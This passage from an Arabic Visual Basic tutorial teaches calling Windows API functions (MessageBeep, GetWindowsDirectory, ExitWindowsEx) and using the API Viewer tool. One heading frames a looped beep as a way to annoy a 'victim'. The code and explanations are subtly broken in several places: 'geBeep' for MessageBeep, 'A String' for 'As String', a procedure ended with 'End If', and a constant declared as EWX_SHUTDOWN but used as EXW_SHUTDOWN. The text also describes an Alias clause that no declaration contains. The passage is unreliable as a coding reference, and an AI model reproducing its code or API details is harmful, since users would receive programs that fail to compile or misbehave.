يتواجد الملف *User32.DLL*، في الدليل الفرعي *System* ، الموجود في الدليل الرئيسي *C:|Windows*، (بالنسبة للنظام *Windows95*).

ويتواجد في الدليل *C:|WinNT|System32*، (بالنسبة للنظام *WinNT*).

عَلِم فيجول بيسك نتيجة سطر التصريح السابق ، موقع التابع *geBeep()*، (المكتبة *User32.DLL*).

بعد تحديد موقع التابع ، ينبغي تحديد الوسائط المطلوبة لعمله ، ونوع البيانات الخاصة بكل وسيط . يتطلب التابع *geBeep()* وسيطاً واحداً فقط ، هو *wType* من النوع *Long* .

أخيراً، بعد تحديد كل الوسائط المطلوبة (بشكل عام) ، يأتي دور تحديد نوع القيمة التي يعود بها التابع بعد انتهاء مهمته . يعود التابع *MessageBeep()* بقيمة من النوع *Long* ، لذلك كتبت العبارة *As Long* آخر سطر التصريح .

ستتعلم في آخر هذا الفصل ، كيفية إيجاد أسطر التصريحات الخاصة بتوابع *API* الأخرى .

إزعاج الضحية برمجياً بإصدار أصوات من الجهاز :

تنفيذ التابع *MessageBeep()*

لنكتب الآن العبارات الخاصة بتنفيذ التابع *MessageBeep* :

يجب ملاحظة أمر هام جداً ، هو كون عبارة تنفيذ التابع ، مطابقة تماماً لما جاء في سطر التصريح عن هذا التابع ، من حيث الوسائط المطلوبة ونوع كل وسيط ، ونوع القيمة العائدة من التابع .

□اكتب الأسطر التالية في الإجراء *cmdBeep_Click()*:

```
Private Sub cmdBeep_Click()
    Dim Dummy
    Dummy = MessageBeep(1)
End Sub
```

□اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

صرحت في الإجراء السابق عن متحول محلي باسم كالتالي :

```
Dim Dummy
```

ثم استدعيت التابع *MessageBeep()*:

```
Dummy = MessageBeep(1)
```

وأسندت القيمة العائدة من التابع *MessageBeep()* إلى المتحول .

فعلياً، وفي هذا المثال بالذات ، لا فائدة أبداً من القيمة العائدة من هذا التابع ، ولكن فقط لتوضيح أن تابع *API* يعود بقيمة، يجب إسنادها إلى متحول ما .

يحتاج التابع *MessageBeep()* إلى وسيط واحد فقط ، ويعرّف هذا الوسيط كيفية إصدار الصوت بالضبط ، كما سيتم شرحه لاحقاً .

□نفّذ برنامج *API* .

□انقر الزر رنين ، وتأكد من سماعك صوتاً .

□تمرن على البرنامج ، ثم انقر الزر خروج لإنهاء البرنامج .

بالتأكيد ، يمكن استخدام العبارة *Beep* الجاهزة في فيجول بيسك ، بدلاً من هذه الطريقة الطويلة لعمل نفس الشيء . لكن الهدف من هذا التمرين ، هو معرفة كيفية استدعاء تابع *API* ما .

تعتمد طريقة إصدار الصوت ، على كيفية تعريف بطاقة الصوت لديك . قد يصدر الصوت من خلال بطاقة الصوت ، وليس من خلال سماعة الجهاز الداخلية .

غيّر قيمة الوسيط المطلوب للتابع *MessageBeep()* من 1 إلى -1 وذلك كما يلي:

Dummy = MessageBeep(-1)

▫نفّذ البرنامج مرة أخرى ، وتأكد من إصدار الصوت عبر سماعة الجهاز هذه المرة. تُجبر القيمة -1، التابع *MessageBeep()* على إصدار الصوت عبر سماعة الجهاز الداخلية ، حتى لو كان لديك بطاقة صوت معرفة بشكل صحيح .

عند إصدار الصوت عبر سماعة الجهاز الداخلية ، تكون فترة إصدار الصوت صغيرة جداً (بالكاد تسمعها) . لكي تطيل فترة إصدار الصوت ، غيّر الإجراء *cmdBeep_Click()* إلى :

```
Private Sub cmdBeep_Click()
Dim Dummy
Dim I
For I=0 To 100
Dummy = MessageBeep(1)
Next
End Sub
```

تتسبب إضافة الحلقة *For-Next* في تنفيذ التابع مائة مرة متتالية .

معرفة اسم دليل *Windows* :

كمثال على استدعاء تابع *API* آخر ، دعنا نستخدم تابع *API* ، الذي يخبرنا عن اسم الدليل الذي جُهّز فيه النظام *Windows* :


▫ضع زراً جديداً على النموذج *frmMyApi*.

▫أسند القيم التالية لخصائصه :

Name: cmdWhereWindows

Caption: دليل ويندوز

ينبغي ظهور النموذج بعد الانتهاء من تصميمه ، كما في الصورة التالية .



النموذج *frmMyApi*
بعد إضافة الزر دليل ويندوز.

▫أضف الأسطر التالية إلى قسم التصريحات العامة للوحدة النمطية *MyApi.Bas*.
بعد الانتهاء من إضافة الأسطر الجديدة ، يصبح كالتالي :

```
' يجب التصريح عن كل المتحولات
Option Explicit
Declare Function MessageBeep  Lib "User32" _
    (ByVal wType As Long) As Long
Declare Function GetWindowsDirectory Lib "Kernel32" _
    (ByVal lpBuffer As String,ByVal nSize As Long) As
    Long
```

لاحظ ، أن التصريح الجديد عن التابع *GetWindowsDirectory()* ، أصعب وأعقد قليلاً من التصريح عن التابع السابق *MessageBeep()*.

اسم التابع الثاني *GetWindowsDirectory()* ، وهو موجود في ملف المكتبة *Kernel32.Dll*.

ظهر قسم جديد في سطر التصريح الثاني ، هو العبارة *Alias*. حيث يمكننا تغيير اسم التابع الأصلي إلى اسم مستعار آخر ، وذلك في حال حدوث تعارض بين أسماء التوابع مع بعضها البعض ، أو مع عبارات فيجول بيسك المحجوزة الأخرى . يكفينا ما تعلمناه عن العبارة *Alias* ، ولن نخوض في تفاصيلها أكثر من ذلك .

يتطلب التابع *GetWindowsDirectory()* وسيطين هما: الوسيط *lpBuffer* من النوع *String* ، والوسيط *nSize* من النوع *Long* :

```
(ByVal lpBuffer As String,ByVal nSize As Long)
```

يعود التابع بقيمة بعد تنفيذه ، من النوع *Long* .

▫ اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

ربط نص البرنامج الخاص بحادثة **Click** للزر دليل ويندوز

اتبع الخطوات التالية :

اكتب الأسطر التالية في الإجراء *cmdWhereWindows_Click()*:

```
Private Sub cmdWhereWindows_Click ()
    Dim Result
    Dim WindowsDirectory A String
    WindowsDirectory = Space(144)
    Result = GetWindowsDirectory(WindowsDirectory,144)
    If Result = 0  Then
        MsgBox " لم أستطع الحصول على اسم مجلد ويندوز"
    Else
        WindowsDirectory = Trim(WindowsDirectory)
        MsgBox " مجلد ويندوز هو: " & WindowsDirectory
    End If
End If
```

▫اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

صرحت في الأسطر السابقة عن متحولين هما :

```
Dim Result
Dim WindowsDirectory A String
```

ثم ملأت المتحول *WindowsDirectory* ، بأحرف مسافات (144 حرف مسافة) :

```
WindowsDirectory = Space(144)
```

يغنينا التابع *Space()* ، عن كتابة أحرف المسافات فعلياً ، لإسنادها للمتحول . ولولا هذا التابع ، لاضطررنا لكتابة السطر التالي :

WindowsDirectory = " (اضغط مفتاح المسافة 144 مرة هنا)"

بعد ذلك ، نفّذ التابع *GetWindowsDirectory()* كالتالي :

Result = GetWindowsDirectory(WindowsDirectory,144)

تُسند النتيجة (القيمة العائدة من التابع) للمتحول *Result* . لا يحتوي المتحول *Result* على اسم مجلد النظام *Windows* ، بل يحتوي على رقم ، يمثل نجاح التابع في أداء عمله أو فشله .

إذا كانت قيمة المتحول *Result* مساوية للصفر ، يكون التابع قد فشل في أداء مهمته ولسبب من الأسباب ، أما إذا كانت قيمة المتحول *Result* لا تساوي الصفر، يكون التابع قد نجح في أداء مهمته .

تساوي قيمة الوسيط الثاني 144 ، وهي تمثل طول سلسلة الأحرف التي ينبغي وضعها في المتحول *WindowsDirectory*. يُستخدم المتحول *WindowsDirectory* كخرج *Output* لمعلومات التابع *GetWindowsDirectory()*.

بكلام آخر ، يضع التابع *GetWindowsDirectory()* اسم مجلد الويندوز في المتحول *WindowsDirectory*. من الضروري جداً ملء المتحول *WindowsDirectory* بأحرف مسافات وبطول 144 حرف ، قبل استدعاء التابع *GetWindowsDirectory()* ، لأن التابع يُحدّث سلسلة الأحرف الموجودة في المتحول *WindowsDirectory*، ويفترض هذا التابع وجود منطقة من الذاكرة ، لوضع سلسلة الأحرف الجديدة (اسم مجلد ويندوز) ، قبل عملية تنفيذه.

بعد ذلك ، نفذت العبارة *If-Else-End If* التالية :

If Result = 0 Then

MsgBox " لم أستطع الحصول على اسم مجلد ويندوز"

Else

```
WindowsDirectory = Trim(WindowsDirectory)
MsgBox " مجلد ويندوز هو:" & WindowsDirectory
End If
```

إذا كانت قيمة *Result* تساوي الصفر (القيمة العائدة من التابع) ، هذا يعني فشل التابع *GetWindowsDirectory()* في الحصول على اسم الدليل الذي جُهِّز فيه النظام *Windows* لسبب من الأسباب. ينبغي على المبرمج ، توضيح هذا الأمر للمستخدم ، وإظهار رسالة له ، تخبره عن عدم قدرته في الحصول على اسم مجلد الويندوز.

أما إذا كانت قيمة المتحول *Result* لا تساوي الصفر، هذا يعني نجاح التابع في الحصول على اسم الدليل، وتنفذ الأسطر الواقعة بعد العبارة *Else*. وهي:

```
WindowsDirectory = Trim(WindowsDirectory)
MsgBox "مجلد ويندوز هو:" & WindowsDirectory
```

تكون قيمة المتحول *WindowsDirectory* مبدئياً ، سلسلة من المسافات بطول 144 حرف مسافة . لذلك اضطررنا لاستخدام التابع *Trim()* لجعل المتحول *WindowsDirectory* خالياً من المسافات الزائدة .

ملاحظة :

يزيل التابع *Trim()* أحرف المسافات الزائدة من يمين المتحول ويساره ، لكنه لا يزيل أحرف المسافات الفاصلة بين الكلمات الموجودة في المتحول . مثلاً ، لو كان لدينا العبارات التالية : `myName = "     Ahmad  Waddah     "` `myName = Trim(myName)` `Print myName` بعد تنفيذها ، تكون النتيجة : *Ahmad Waddah*

نلخص الكلام السابق فنقول :

- هيات المتحول *WindowsDirectory* لاستقبال المعلومات من التابع *GetWindowsDirectory()*.

■أرسلت هذا المتحول للتابع عن طريق استدعاء التابع فعلياً .

■وَضع التابع اسم مجلد *Windows* في المتحول *WindowsDirectory*.

■غير التابع *GetWindowsDirectory()* قيمة المتحول *WindowsDirectory* من سلسلة أحرف مسافات، إلى سلسلة أحرف تمثل اسم الدليل ، مع بقاء المسافات الزائدة في آخر المتحول .

■حَذف التابع *Trim()* المسافات الزائدة من المتحول *indowsDirectory* .

■أظهرت العبارة *MsgBox* اسم الدليل ، للمستخدم .

□احفظ النموذج بضغط مفتاحي *Ctrl + S* .

□نفذ البرنامج وتأكد من ظهور رسالة تخبرك عن اسم مجلد *Windows* ، عند نقر الزر دليل ويندوز .

إضافة زر الخروج من الويندوز :

اتبع ما يلي :


□ضع زراً جديداً على النموذج *frmMyApi* .

□أسند القيم التالية لخصائصه :

Name: *cmdExitWindows*

Caption: خروج & من الويندوز

ينبغي أن يصبح النموذج كما في الصورة التالية :



النموذج *frmMyApi* بعد إضافة زر الخروج من الويندوز.

أين توجد أسطر التصريح عن توابع API :

رأيت سابقاً ، كلاً من التابع MessageBeep() ، والتابع GetWindowsDirectory() ، وعرفت كيفية استخدامهما عن طريق هذا الكتاب .


تصور أنك تريد الآن ، استخدام تابع يتسبب في إعادة إقلاع الجهاز Reboot.

كيف تعرف اسم التابع API الصحيح ؟ وما هو السطر الذي يصرح عنه بشكل صحيح ؟ أين أجد هذه المعلومات ؟.

انظر إلى دليل فيجول بيسك ، ستجد مجلداً فرعياً يسمى Winapi| ، والملف التنفيذي Apiload.exe .

- نفّذ البرنامج Apiload.exe عن طريق مستكشف Windows ، أو عن طريق قائمة زر ابدأ ، ثم بند البرامج ، ثم بند Microsoft Visual Basic ، ثم بند API Text Viewer ، وهو أحد بنود المجموعة Microsoft Visual Basic .

تظهر نافذة API Viewer نتيجة تشغيل البرنامج .



نافذة API Viewer.

استخدم النافذة السابقة ، لمعرفة كيفية التصريح عن تابع معين. كالتالي :

- اختر البند Load Text File من قائمة File ، في البرنامج API Viewer .

يظهر مربع الحوار Select a Text API File .

- اختر الملف Win32api.txt من الدليل الفرعي Winapi ، ثم انقر فتح .

تُحمَّل جميع البنود الموجودة في الملف *Win32api.txt* ، إلى مربع السرد *Available Items*.

□تأكد من اختيار البند *Declare* في الحقل *API Type* .

□يتضمن مربع السرد *Available Items* الآن ، جميع تصريحات توابع النظام *API* .

□ابحث عن البند *ExitWindowsEx* ، وانقره مرة واحدة لاختياره .

□انقر الزر *Add* الموجود في نافذة البرنامج *API Viewer* .

يظهر البند المضاف في الحقل *Selected Items* (أسفل نافذة البرنامج) .

□استخدم الفاره لاختيار محتويات الحقل *Selected Items* ، ثم انقر الزر *Copy* .

يتم نسخ محتويات الحقل *Selected Items* المختارة ، إلى حافظة النظام *Windows*.

□ضع مؤشر الفاره على قسم التصريحات العامة للوحدة النمطية *MyApi.Bas* ، وذلك بنقر موقع الكتابة (لتنشيط نافذة نص البرنامج) ، ثم انتقل إلى آخر سطر .

□الصق النص الموجود في حافظة *Windows* ، (وذلك بضغط المفتاحين *Ctrl+V*) .

يصبح النص الموجود في قسم التصريحات العامة للوحدة النمطية *MyApi.Bas* كما يلي:

```
' يجب التصريح عن كل المتحولات
Option Explicit
Declare Function MessageBeep Lib "User32" _
(ByVal wType As Long) As Long
Declare Function GetWindowsDirectory Lib "Kernel32" _
(ByVal lpBuffer As String,ByVal nSize As Long) As
Long
Declare Function ExitWindowsEx Lib "User32" _
(ByVal uFlags As Long,ByVal dwReserved As Long) As
Long
```

تحتاج من برنامج *API Viewer* أيضاً ، الثوابت المستخدمة مع توابع *API* .

▫عد ثانية إلى البرنامج *API Viewer* ، واختر البند *Constant* من الحقل *API Type* (حتى تظهر لائحة بثوابت توابع *API*) .

قد يظهر لك مربع حوار ، يسألك إذا كنت تريد تحويل الملف المحمَّل الحالي ، إلى ملف *Database*، جاوب بنعم ، فيظهر مربع الحوار *Select a Name for New Database* .

▫احفظ ملف قاعدة البيانات باسم *Win32api.Mdb* في الدليل *Winapi*| .

تأخذ عملية التحويل بعض الوقت ، ولكن عند تنفيذ البرنامج *API Viewer* في المرة المقبلة ، اختر البند *Load Database File* ، واختر الملف *Win32api.Mdb*.

يتعامل البرنامج في هذه الحالة، مع ملف قاعدة بيانات ، وليس مع ملف نصي ، وستلاحظ الفرق الكبير في السرعة التي يتعامل فيها مع البنود من حيث العرض أو البحث الخ .

في جميع الحالات ، تظهر الآن جميع ثوابت التوابع *API* .

▫أزح البنود عن طريق الأسهم أو شريط التمرير الأفقي ، حتى ترى البند *EWX_SHUTDOWN*، انقر عليه مرة واحدة فقط ، ثم انقر الزر *Add* .

يظهر البند *EWX_SHUTDOWN* في المربع السفلي من البرنامج *API Viewer* .

▫اختر البند نفسه من المربع السفلي ، ثم انقر الزر *Copy* .

يتم نسخ هذا البند إلى الحافظة *Clipboard* .

▫انقل مؤشر الفاره إلى آخر سطر في الوحدة النمطية *MyApi.Bas* ، ثم الصق النص الموجود في الحافظة .

يصبح الآن النص الموجود في قسم التصريحات العامة للوحدة النمطية *MyApi.Bas* كالتالي :

```
' يجب التصريح عن كل المتحولات
Option Explicit
Declare Function MessageBeep  Lib "User32" _
        (ByVal wType As Long) As Long
Declare Function GetWindowsDirectory Lib "Kernel32" _
```

```
(ByVal lpBuffer As String,ByVal nSize As Long) As
Long
Declare Function ExitWindowsEx Lib "User32" _
(ByVal uFlags As Long,ByVal dwReserved As Long) As
Long
Public Const EWX_SHUTDOWN = 1
```

□اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

إسناد نص برنامج حادثة *Click* للزر *cmdExitWindows*

اتبع ما يلي :

اكتب ما يلي في الإجراء *cmdExitWindows_Click()*:

```
Private Sub cmdExitWindows_Click()
Dim Dummy
Dim Answer
Answer = MsgBox("هل تريد الخروج من الويندوز بالتأكيد؟" ,_
vbYesNo)
If Answer = vbYes Then
Dummy = ExitWindowsEx(EXW_SHUTDOWN,0)
End If
End Sub
```

يصرح نص البرنامج الذي كتبته سابقاً ، عن متحولين محليين هما *Dummy* و *Answer* .

لكتابة برنامج احترافي ووثوقي ، يجب التأكد أن المستخدم يريد وبشكل مؤكد ، تنفيذ العمل الذي طلبه من البرنامج .

في هذا المثال ، تم التأكد من نية المستخدم على الخروج ، قبل تنفيذ تابع الخروج من الويندوز ، بإظهار رسالة واضحة قابلة للتراجع (نقر الزر لا) .

إذا نقر المستخدم زر نعم ، ينفذ السطر الذي يلي تعليمة *If* :

```
Dummy = ExitWindowsEx(EXW_SHUTDOWN,0)
```

لاحظ عدم استخدام القيمة العائدة من التابع (لا تهمك حالياً) ، لذلك تم وضعها في متحول باسم *Dummy* (زائف) .

يغلق التابع النظام *Windows* بكامله ، بسبب وضع قيمة الوسيط الأول مساوية لقيمة الثابت *EXW_SHUTDOWN*.

بالعودة إلى قسم التصريحات العامة للوحدة النمطية *MyApi.Bas* ، نجد السطر التالي :

```
Public Const EXW_SHUTDOWN = 1
```

يدل هذا السطر على أن قيمة الثابت *EXW_SHUTDOWN* تساوي الواحد ، وهي قيمة ثابتة لا يجوز تغيرها ضمن البرنامج .

إذاً ، السطرين التاليان متكافئان من حيث النتيجة :

```
Dummy = ExitWindowsEx(EXW_SHUTDOWN,0)
Dummy = ExitWindowsEx(1,0)
```

